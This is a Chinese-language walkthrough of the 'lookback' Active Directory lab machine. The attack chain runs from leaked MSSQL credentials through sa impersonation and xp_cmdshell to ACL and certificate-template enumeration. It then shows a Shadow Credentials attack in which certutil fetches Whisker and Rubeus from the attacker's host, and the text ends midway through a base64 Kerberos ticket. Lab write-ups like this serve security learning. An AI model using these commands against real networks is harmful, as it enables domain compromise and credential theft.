

# lookback

靶机: lookback

作者: wackymaker (QQ: 3456458902)

靶机ID: 632

系统: Windows (ad)

难度: hard

链接: [https://mega.nz/file/GxgggYIR#T4gVR6wA9A3zy7r9qzo0gzxAzgIHI-\\_yURnsng-4tNw](https://mega.nz/file/GxgggYIR#T4gVR6wA9A3zy7r9qzo0gzxAzgIHI-_yURnsng-4tNw)

初始凭证: hank\HrUhoX2r6c7Jgxc2qiTY

## 信息收集

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bb:4e:bd, IPv4: 192.168.44.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.44.1    00:50:56:c0:00:08    VMware, Inc.
192.168.44.2    00:50:56:e1:ba:27    VMware, Inc.
192.168.44.236 00:0c:29:1d:2c:21    VMware, Inc.
192.168.44.254 00:50:56:fe:e9:ce    VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
^[[OPending arp-scan 1.10.0: 256 hosts scanned in 1.952 seconds (131.15 hosts/sec). 4 responded

(root@kali)-[~]
# nmap -Pn -T4 -sV -sC 192.168.44.236
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-10 12:46 EDT
Nmap scan report for 192.168.44.236
Host is up (0.00034s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-info:
|   192.168.44.236:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-11T07:46:56
|_Not valid after:  2056-04-11T07:46:56
```

SMB和MSSQL, 因为题目给了初始凭证哪应该就是去smb服务里面去探索了

## smb服务探测

可以正常的连接上去，然后还提示是系统是**windows server 2022** 系统名:DC01，DNS域名是**lookback.htb**

```
(root@kali)-[~]
# crackmapexec smb 192.168.44.236
/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "class": algorithms.TripleDES,
SMB 192.168.44.236 445 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:False)

(root@kali)-[~]
# crackmapexec smb 192.168.44.236 -u hank -p 'HrUhoX2r6c7Jgxg2qiTY'
/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "class": algorithms.TripleDES,
SMB 192.168.44.236 445 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:False)
SMB 192.168.44.236 445 DC01 [+] lookback.htb\hank:HrUhoX2r6c7Jgxg2qiTY

(root@kali)-[~]
#
```

查看系统共享，发现了一个notes

```
(root@kali)~  
# crackmapexec smb 192.168.44.236 -u hank -p 'HrUhoX2r6c7Jgxg2qiTY' --shares  
  
/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.  
    "cipher": algorithms.TripleDES,  
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.  
    "class": algorithms.TripleDES,  
  
SMB      192.168.44.236   445     DC01          [*] Windows Server 2022 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:False)  
SMB      192.168.44.236   445     DC01          [+] lookback.htb\hank:HrUhoX2r6c7Jgxg2qiTY  
SMB      192.168.44.236   445     DC01          [+] Enumerated shares  
SMB      192.168.44.236   445     DC01          Share              Permissions        Remark  
SMB      192.168.44.236   445     DC01          -----            -----  
SMB      192.168.44.236   445     DC01          ADMIN$             Remote Admin  
SMB      192.168.44.236   445     DC01          C$                 Default share  
SMB      192.168.44.236   445     DC01          IPC$               Remote IPC  
SMB      192.168.44.236   445     DC01          NETLOGON           Logon server share  
SMB      192.168.44.236   445     DC01          notes              Logon server share  
SMB      192.168.44.236   445     DC01          SYSVOL             READ                Logon server share  
  
(root@kali)~  
#
```

发现没有权限去读，那路就到这里了，回头去看mysql

```
(root@kali)-[~]
# smbclient //192.168.44.236/notes -U 'LOOKBACK/hank%HrUhoX2r6c7Jgxg2qiTY'

Try "help" to get a list of possible commands
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> ls -la
NT_STATUS_ACCESS_DENIED listing \-la
smb: \> █
```

## mssql服务探测


```

(root@kali)-[~]
# nmap -Pn -p1433 -sV -sC 192.168.44.236
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-10 13:14 EDT
Nmap scan report for 192.168.44.236
Host is up (0.00041s latency).

PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-ntlm-info:
|   192.168.44.236:1433:
|     Target_Name: LOOKBACK
|     NetBIOS_Domain_Name: LOOKBACK
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: lookback.htb
|     DNS_Computer_Name: dc01.lookback.htb
|     DNS_Tree_Name: lookback.htb
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   192.168.44.236:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-11T07:46:56
|_Not valid after: 2056-04-11T07:46:56
|_ssl-date: 2026-04-11T08:15:13+00:00; +15h00m01s from scanner time.
MAC Address: 00:0C:29:1D:2C:21 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```



这个sql是域内的，服务跑在DC01机器上面，这样就想着尝试去Windows身份认证，因为已经有了一个域账号了，如果可以直接进，就不用去考虑sql账号的事情了，发现确实可以登录进来，是hank用户信息

```


(root@kali)-[~]
# impacket-mssqlclient 'LOOKBACK/hank:HrUhoX2r6c7Jgxc2qiTY'@192.168.44.236 -windows-auth

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(dc01): Line 1: Changed database context to 'master'.
[*] INFO(dc01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (lookback\hank guest@master)> id
ERROR(dc01): Line 1: Could not find stored procedure 'id'.
SQL (lookback\hank guest@master)> select SYSTEM_USER;

-----
lookback\hank
SQL (lookback\hank guest@master)>

```



```

SQL (lookback\hank guest@master)> select SYSTEM_USER;

-----
lookback\hank
SQL (lookback\hank guest@master)> select USER_NAME();

-----
guest
SQL (lookback\hank guest@master)> select @@servername;

-----
dc01
SQL (lookback\hank guest@master)> select name from sys.databases;
name
-----
master
tempdb
model
msdb
lookback
notes
SQL (lookback\hank guest@master)> █

SQL (lookback\hank guest@master)> use notes;
ENVCHANGE(DATABASE): Old Value: master, New Value: notes
INFO(dc01): Line 1: Changed database context to 'notes'.
SQL (lookback\hank LOOKBACK\hank@notes)> select TABLE_SCHEMA, TABLE_NAME from INFORMATION_SCHEMA.TABLES;
TABLE_SCHEMA  TABLE_NAME
-----
dbo            users_notes
SQL (lookback\hank LOOKBACK\hank@notes)> select top 50 * from dbo.users_notes;
id  username          password
--  -
1   Update Notice    Due to multiple weak passwords, strong password accounts are now being issued.
2   jacob            G4vK1sZq9pH7tR2L
3   www_data        Q8mP2cV7xN3yJ5S0
4   Administrator    Z2pL6wF9rT5bC3K1
5   mssqlsvc        H5kR3nV8qW1tM7X2
6   signed_IT       U7qF2bY9mC4pL1T6
7   wack_admin      N6vT4pR8sK1qZ3H0
8   lan             P3rM9tW2kV7xL5C1
9   user_roundcube  F8kJ2vN6qR4pT1Z3
10  user             Y1pL7nK3vR9tC5M2
11  stow_svc        D4qV8mP2rT6kN1S9
12  ch_user         L9rT3pF6vK1nM8Q2
13  rustkey         C2pN7qR5vT9kL3H1
14  outbound_user    S6kP1vR9tM4qN2Z8
15  lookback_migrator B7qR2pT6vN1kM9C4
16  lookback_admin   iPmmhn8bguFcWin9
SQL (lookback\hank LOOKBACK\hank@notes)> █

```

凭据泄露了,因为一开始是用**windows**凭证登录上去的,权限是**guest**。那肯定想着凭据泄露可以去打一个**sql**的管理员这种的,就试试**admin**后缀,发现**lookback\_admin:iPmmhn8bguFcWin9**可以登录上去

```
(root@kali)-[~]
# impacket-mssqlclient 'lookback_admin:iPmmhn8bguFcWin9'@192.168.44.236
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: lookback
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(dc01): Line 1: Changed database context to 'lookback'.
[*] INFO(dc01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (lookback_admin lookback_admin@lookback)> select SYSTEM_USER;
```

```
-----
lookback_admin
SQL (lookback_admin lookback_admin@lookback)> select USER_NAME();
```

```
-----
lookback_admin
SQL (lookback_admin lookback_admin@lookback)> select IS_SRVROLEMEMBER('sysadmin');
```

```
-
0
SQL (lookback_admin lookback_admin@lookback)> █
```

```
SQL (lookback_admin lookback_admin@lookback)> select IS_MEMBER('db_owner');
```

```
-
1
SQL (lookback_admin lookback_admin@lookback)> █
```

```
ERROR(dc01): Line 1: Incorrect syntax near the keyword 'from'.
SQL (lookback_admin lookback_admin@lookback)> select SUSER_SNAME(owner_sid) as owner_name, is_trustworthy_on from sys.databases where name = DB_NAME();
owner_name          is_trustworthy_on
-----
LOOKBACK\Administrator      1
SQL (lookback_admin lookback_admin@lookback)> █
```

```
SQL (lookback_admin lookback_admin@lookback)> EXECUTE AS USER = 'dbo';
SQL (LOOKBACK\Administrator dbo@lookback)> select SYSTEM_USER su, USER_NAME() un1, IS_SRVROLEMEMBER('sysadmin') sa;
su          un1      sa
-----
LOOKBACK\Administrator      dbo      1
SQL (LOOKBACK\Administrator dbo@lookback)> EXECUTE AS LOGIN = 'sa';
SQL (sa dbo@lookback)> select SYSTEM_USER su, USER_NAME() un1, IS_SRVROLEMEMBER('sysadmin') sa;
su  un1  sa
--  --  --
sa  dbo  1
SQL (sa dbo@lookback)> █
```

```
SQL (sa dbo@lookback)> EXEC sp_configure 'show advanced options', 1;
INFO(dc01): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa dbo@lookback)> RECONFIGURE;
SQL (sa dbo@lookback)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(dc01): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa dbo@lookback)> RECONFIGURE;
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'whoami';
output
-----
lookback\db-admin
NULL
SQL (sa dbo@lookback)> █
```

# 反向隧道

```
(root@kali)-[~]
# where plink.exe
plink.exe not found

(root@kali)-[~]
# where plink
plink not found

(root@kali)-[~]
# mkdir -p /tmp/lookback

(root@kali)-[~]
# cd /tmp/lookback

(root@kali)-[/tmp/lookback]
# python3 - <<'PY'
import urllib.request
urllib.request.urlretrieve(
    'https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe',
    '/tmp/lookback/plink.exe'
)
print('[+] downloaded plink.exe')
PY
[+] downloaded plink.exe
```

```
(root@kali)-[/tmp/lookback]
# ss -ltnp | egrep '127.0.0.1:(88|135|389|445|636|5985)'
LISTEN 0      128        127.0.0.1:389      0.0.0.0:*    users:("sshd",pid=1609,fd=8)
LISTEN 0      128        127.0.0.1:445      0.0.0.0:*    users:("sshd",pid=1609,fd=9)
LISTEN 0      128        127.0.0.1:88       0.0.0.0:*    users:("sshd",pid=1609,fd=5)
LISTEN 0      128        127.0.0.1:135      0.0.0.0:*    users:("sshd",pid=1609,fd=7)
LISTEN 0      128        127.0.0.1:5985     0.0.0.0:*    users:("sshd",pid=1609,fd=12)
LISTEN 0      128        127.0.0.1:636      0.0.0.0:*    users:("sshd",pid=1609,fd=11)

(root@kali)-[/tmp/lookback]
#
```

```

(root@kali)~[/tmp/lookback]
# crackmapexec smb 127.0.0.1 -u hank -p 'HrUhoX2r6c7JgXg2qiTY' -d LOOKBACK

/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "class": algorithms.TripleDES,
SMB      127.0.0.1      445      DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LOOKBACK) (signing:True) (SMBv1:False)
SMB      127.0.0.1      445      DC01      [+] LOOKBACK\hank:HrUhoX2r6c7JgXg2qiTY

(root@kali)~[/tmp/lookback]
# crackmapexec winrm 127.0.0.1 -u 'lookback-admin' -p 'iPmmhn8bguFcWin9' -d LOOKBACK -x whoami

/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "class": algorithms.TripleDES,
HTTP      127.0.0.1      5985      127.0.0.1      [*] http://127.0.0.1:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM      127.0.0.1      5985      127.0.0.1      [-] LOOKBACK\lookback-admin:iPmmhn8bguFcWin9

(root@kali)~[/tmp/lookback]
# nc -vz 127.0.0.1 389

localhost [127.0.0.1] 389 (ldap) open

(root@kali)~[/tmp/lookback]
# nc -vz 127.0.0.1 636

localhost [127.0.0.1] 636 (ldaps) open

(root@kali)~[/tmp/lookback]
#

```

## sql中做信息收集

这里也可以反弹shell去做

## 枚举域用户

```

SQL (sa dbo@lookback)> EXEC xp_cmdshell 'powershell -NoProfile -Command "Import-Module ActiveDirectory; Get-ADUser -Filter * | Where-Object { $_.SamAccountName -match ''IT|email|svc|admin|maint'' -or $_.Name -match ''IT|email|svc|admin|maint'' } | Select-Object SamAccountName,Name,Enabled | Sort-Object SamAccountName | Format-Table -AutoSize"';
output
-----
NULL
SamAccountName      Name                Enabled
-----
Administrator      Administrator      True
db-admin            db-admin          True
IT-admin            IT-admin          True
IT-email-admin      IT-email-admin    True
IT-login-user       IT-login-user     True
IT-SEC-admin        IT-SEC-admin      True
lookback-admin      lookback-admin    True
Service_Maintainer  Service_Maintainer True
NULL
NULL
SQL (sa dbo@lookback)>

```

## 枚举用户组

```

===== IT-SEC-admin =====
NULL
NULL
SamAccountName : IT-SEC-admin
LastLogonDate :
PasswordLastSet : 10/19/2025 7:11:48 AM
MemberOf : {CN=IT,CN=Users,DC=lookback,DC=htb}
NULL
NULL
NULL
===== IT-admin =====
NULL
NULL
SamAccountName : IT-admin
LastLogonDate :
PasswordLastSet : 10/19/2025 7:15:17 AM
MemberOf : {CN=IT,CN=Users,DC=lookback,DC=htb}
NULL
NULL
NULL
===== IT-login-user =====
NULL
NULL
SamAccountName : IT-login-user
LastLogonDate :
PasswordLastSet : 10/19/2025 7:17:16 AM
MemberOf : {CN=IT,CN=Users,DC=lookback,DC=htb, CN=Remote Management Users,CN=Builtin,DC=lookback,DC=htb}
NULL
NULL
NULL
===== IT-email-admin =====
NULL
NULL
SamAccountName : IT-email-admin
LastLogonDate :

MemberOf : {CN=IT,CN=Users,DC=lookback,DC=htb, CN=Remote Management Users,CN=Builtin,DC=lookback,DC=htb}
NULL
NULL
NULL
===== Service_Maintainer =====
NULL
NULL
SamAccountName : Service_Maintainer
LastLogonDate : 10/19/2025 8:50:09 AM
PasswordLastSet : 10/19/2025 6:27:26 AM
MemberOf : {CN=IT,CN=Users,DC=lookback,DC=htb, CN=db_users,CN=Users,DC=lookback,DC=htb, CN=Remote Management
Users,CN=Builtin,DC=lookback,DC=htb}

NULL
NULL
NULL
===== lookback-admin =====
NULL
NULL
SamAccountName : lookback-admin
LastLogonDate : 4/11/2026 2:36:39 PM
PasswordLastSet : 10/19/2025 5:11:25 AM
MemberOf : {CN=db_users,CN=Users,DC=lookback,DC=htb}
NULL
NULL
NULL
===== db-admin =====
NULL
NULL
SamAccountName : db-admin
LastLogonDate : 4/7/2026 7:40:41 PM
PasswordLastSet : 10/19/2025 5:15:44 AM
MemberOf : {CN=db_users,CN=Users,DC=lookback,DC=htb}
NULL
NULL
NULL
===== hank =====
NULL
NULL
SamAccountName : hank
LastLogonDate : 4/11/2026 12:53:09 AM

```

## 枚举对象 ACL

# IT-SEC-admin

```
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'powershell -NoProfile -Command "Import-Module ActiveDirectory; $dn='CN=IT-SEC-admin,CN=Users,DC=lookback,DC=htb'; $acl=Get-Acl ('AD:'+ $dn); $interesting=@('LOOKBACK\db-admin','LOOKBACK\IT-SEC-admin','LOOKBACK\IT-admin','LOOKBACK\IT-login-user','LOOKBACK\IT-email-admin','LOOKBACK\lookback-admin','LOOKBACK\hank'); $acl.Access | Where-Object { $interesting -contains ([string]$_ .IdentityReference) } | Select IdentityReference,ActiveDirectoryRights,AccessControlType,ObjectType,IsInherited | Format-Table -AutoSize";
output
```

| IdentityReference | ActiveDirectoryRights | AccessControlType | ObjectType                           | IsInherited |
|-------------------|-----------------------|-------------------|--------------------------------------|-------------|
| LOOKBACK\db-admin | WriteProperty         | Allow             | 00000000-0000-0000-0000-000000000000 | False       |

# IT-admin

```
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'powershell -NoProfile -Command "Import-Module ActiveDirectory; $dn='CN=IT-admin,CN=Users,DC=lookback,DC=htb'; $acl=Get-Acl ('AD:'+ $dn); $interesting=@('LOOKBACK\db-admin','LOOKBACK\IT-SEC-admin','LOOKBACK\IT-admin','LOOKBACK\IT-login-user','LOOKBACK\IT-email-admin','LOOKBACK\lookback-admin','LOOKBACK\hank'); $acl.Access | Where-Object { $interesting -contains ([string]$_ .IdentityReference) } | Select IdentityReference,ActiveDirectoryRights,AccessControlType,ObjectType,IsInherited | Format-Table -AutoSize";
output
```

| IdentityReference     | ActiveDirectoryRights | AccessControlType | ObjectType                           | IsInherited |
|-----------------------|-----------------------|-------------------|--------------------------------------|-------------|
| LOOKBACK\IT-SEC-admin | WriteProperty         | Allow             | bf967a0a-0de6-11d0-a285-00aa003049e2 | False       |
| LOOKBACK\IT-SEC-admin | ExtendedRight         | Allow             | 00299570-246d-11d0-a768-00aa006e0529 | False       |

# IT-login-user

```
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'powershell -NoProfile -Command "Import-Module ActiveDirectory; $dn='CN=IT-login-user,CN=Users,DC=lookback,DC=htb'; $acl=Get-Acl ('AD:'+ $dn); $interesting=@('LOOKBACK\db-admin','LOOKBACK\IT-SEC-admin','LOOKBACK\IT-admin','LOOKBACK\IT-login-user','LOOKBACK\IT-email-admin','LOOKBACK\lookback-admin','LOOKBACK\hank'); $acl.Access | Where-Object { $interesting -contains ([string]$_ .IdentityReference) } | Select IdentityReference,ActiveDirectoryRights,AccessControlType,ObjectType,IsInherited | Format-Table -AutoSize";
output
```

| IdentityReference | ActiveDirectoryRights | AccessControlType | ObjectType                           | IsInherited |
|-------------------|-----------------------|-------------------|--------------------------------------|-------------|
| LOOKBACK\IT-admin | WriteOwner            | Allow             | 00000000-0000-0000-0000-000000000000 | False       |

# Service\_Maintainer

```
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'powershell -NoProfile -Command "Import-Module ActiveDirectory; $dn='CN=Service_Maintainer,CN=Users,DC=lookback,DC=htb'; $acl=Get-Acl ('AD:'+ $dn); $interesting=@('LOOKBACK\db-admin','LOOKBACK\IT-SEC-admin','LOOKBACK\IT-admin','LOOKBACK\IT-login-user','LOOKBACK\IT-email-admin','LOOKBACK\lookback-admin','LOOKBACK\hank'); $acl.Access | Where-Object { $interesting -contains ([string]$_ .IdentityReference) } | Select IdentityReference,ActiveDirectoryRights,AccessControlType,ObjectType,IsInherited | Format-Table -AutoSize";
output
```

| IdentityReference       | ActiveDirectoryRights | AccessControlType | ObjectType                           | IsInherited |
|-------------------------|-----------------------|-------------------|--------------------------------------|-------------|
| LOOKBACK\IT-email-admin | WriteProperty         | Allow             | 00000000-0000-0000-0000-000000000000 | False       |

# 枚举组 ACL

```
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'powershell -NoProfile -Command "Import-Module ActiveDirectory; $idents=@('LOOKBACK\IT','LOOKBACK\db_users','LOOKBACK\Remote Management Users'); function Show-Hits($base,$ldap){ Get-ADObject -SearchBase $base -LDAPFilter $ldap | ForEach-Object { $dn=$_ .DistinguishedName; try { $hits=(Get-Acl ('AD:'+ $dn).Access | Where-Object { $idents -contains ([string]$_ .IdentityReference) }); if($hits){ Write-Host '=== ' $dn ' ==='; $hits | Select IdentityReference,ActiveDirectoryRights,AccessControlType,ObjectType,IsInherited | Format-Table -AutoSize } } catch {} } }; Show-Hits 'DC=lookback,DC=htb' '(|(objectClass=user)(objectClass=group)(objectClass=computer)(objectClass=organizationalUnit)(objectClass=container)'; Show-Hits 'CN=Configuration,DC=lookback,DC=htb' '(|(objectClass=pKIExchangeCertificate)(objectClass=pKICertificateTemplate)(objectClass=pKIErollmentService)(objectClass=container)(objectClass=msPKI-EnterpriseOid))''''';
output
```

```
=== CN=login,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lookback,DC=htb ===
```

| IdentityReference | ActiveDirectoryRights        | AccessControlType | ObjectType                           | IsInherited |
|-------------------|------------------------------|-------------------|--------------------------------------|-------------|
| LOOKBACK\IT       | ReadProperty, GenericExecute | Allow             | 00000000-0000-0000-0000-000000000000 | False       |
| LOOKBACK\IT       | ExtendedRight                | Allow             | 0e10c968-78fb-11d2-90d4-00c04f79dc55 | False       |

```
=== CN=IT-login,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lookback,DC=htb ===
```

| IdentityReference | ActiveDirectoryRights        | AccessControlType | ObjectType                           | IsInherited |
|-------------------|------------------------------|-------------------|--------------------------------------|-------------|
| LOOKBACK\IT       | ReadProperty, GenericExecute | Allow             | 00000000-0000-0000-0000-000000000000 | False       |
| LOOKBACK\IT       | ExtendedRight                | Allow             | 0e10c968-78fb-11d2-90d4-00c04f79dc55 | False       |

```
SQL (sa dbo@lookback)>
```

# 枚举模板属性

```
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'powershell -NoProfile -Command "Import-Module ActiveDirectory; $dns=@(''CN=login,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lookback,DC=htb'', ''CN=IT-login,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lookback,DC=htb''); foreach($dn in $dns){ ''=== '' + $dn + '' ==='; Get-ADObject -Identity $dn -Properties * | Select cn,displayName,name,msPKI-Certificate-Name-Flag,msPKI-Enrollment-Flag,msPKI-Private-Key-Flag,pKIExtendedKeyUsage | Format-List }"'
output
-----
=== CN=login,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lookback,DC=htb ===
NULL
NULL
cn                : login
displayName        : login
name               : login
msPKI-Certificate-Name-Flag : 1140850688
msPKI-Enrollment-Flag      : 32
msPKI-Private-Key-Flag     : 16842752
pKIExtendedKeyUsage        : {1.3.6.1.4.1.311.20.2.2, 1.3.6.1.5.2.3.5, 1.3.6.1.5.5.7.3.2}
NULL
NULL
NULL
=== CN=IT-login,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lookback,DC=htb ===
NULL
NULL
cn                : IT-login
displayName        : IT-login
name               : IT-login
msPKI-Certificate-Name-Flag : 1140850688
msPKI-Enrollment-Flag      : 32
msPKI-Private-Key-Flag     : 16842752
pKIExtendedKeyUsage        : {1.3.6.1.5.5.7.3.2, 1.3.6.1.5.2.3.5, 1.3.6.1.4.1.311.20.2.2}
NULL
NULL
NULL
SQL (sa dbo@lookback)> █
```

# Shadow Credentials 打 IT-SEC-admin

```
EXEC xp_cmdshell 'certutil -urlcache -split -f
http://192.168.44.128:8001/Whisker.exe C:\Users\db-admin\Whisker.exe';
EXEC xp_cmdshell 'certutil -urlcache -split -f
http://192.168.44.128:8001/Rubeus.exe C:\Users\db-admin\Rubeus.exe';
```

```
SQL (sa dbo@lookback)> EXEC xp_cmdshell 'type C:\Users\db-admin\whisker.txt';
output
-----
[*] Searching for the target account

[*] Target user found: CN=IT-SEC-admin,CN=Users,DC=lookback,DC=htb

[*] Generating certificate

[*] Certificate generated

[*] Generating KeyCredential

[*] KeyCredential generated with DeviceID d371a8cd-f757-40e1-ac8d-d419bd502d6e

[*] Updating the msDS-KeyCredentialLink attribute of the target object

[+] Updated the msDS-KeyCredentialLink attribute of the target object

[*] Saving the associated certificate to file...

[*] The associated certificate was saved to C:\Users\db-admin\itsec.pfx

[*] You can now run Rubeus with the following syntax:

NULL

Rubeus.exe asktgt /user:IT-SEC-admin /certificate:C:\Users\db-admin\itsec.pfx /password:"PfxPass!2026" /domain:lookback.htb /dc:dc01.lookback.htb /getcredentials /show
NULL
SQL (sa dbo@lookback)> █
```

```
NULL

v2.2.0

NULL

[*] Action: Ask TGT

NULL

[*] Using PKINIT with etype rc4_hmac and subject: CN=IT-SEC-admin

[*] Building AS-REQ (w/ PKINIT preauth) for: 'lookback.htb\IT-SEC-admin'

[*] Using domain controller: fe80::5cf5:abb9:a483:f996%3:88

[*] TGT request successful!

[*] base64(ticket.kirbi):

NULL

doIGaJCCBmagAwIBBaEDAgEwoIfezCCBxdhggVzMIIFb6ADAgEFoQ4bDExPT0tCQUNLLkhUQqIhMB+gAwIBAQEYMBYbBmtYnRndBsMbG9va2JhY2suaHRio4IFMzCCBS+gAwIBEqEDAgECooIFIQSCBR2N20+mmDxXS6SYML11KMWJ/fUTLoKj
f4/o8bL+jm08Bsb6Pw4xlbdk/Hu6obyQXHPHvjP0yZLD6cwP/+snnLld9ro/mS1DH
Pu2r0xgIsvsdgTDSMffzr0jJqx6LZB3W30Mh3ef5K2Xm3ruoDMS6f4svL3sL8CYwuDZBK2u5i4vWVNFxu/GGvWEwpPveg1hXye6uSmFwrQLL98Jkzn0kT5c9Ih94kOK09z3d/QixNEC4I1m6VZrFzYImQ+wrsQ/00LC9auyXoSMvipNly9dFBX6LuaRV
QEY/RDIm7zDWGtPTRI1/YnXZMnxKG7BEIGX+BAVYe4bNmV1ev8Yws9Vtya2e9bpKv
awxCrRfunsMz5drneJT2Q41VK622Vft55xPHQtxgEiUoQYVztzG5ko/YearDuTMnMtbjsomuyLV0NhpaIXJeh7NYipL3NEhtUyUrLvE8fcEadJ7c4349VydEVxohRq1e3jBEqNHfBmCaTvFLHHbmy5qZw87x+RbpWgLLNxIX22uZBmD+ife7S1qZUF7c
+49m5mx2J3RcwQFyuc8neGCm+Bb/y+CGy7FUDMHqLXjN4asz0MW2BaexHTERR4LjnE
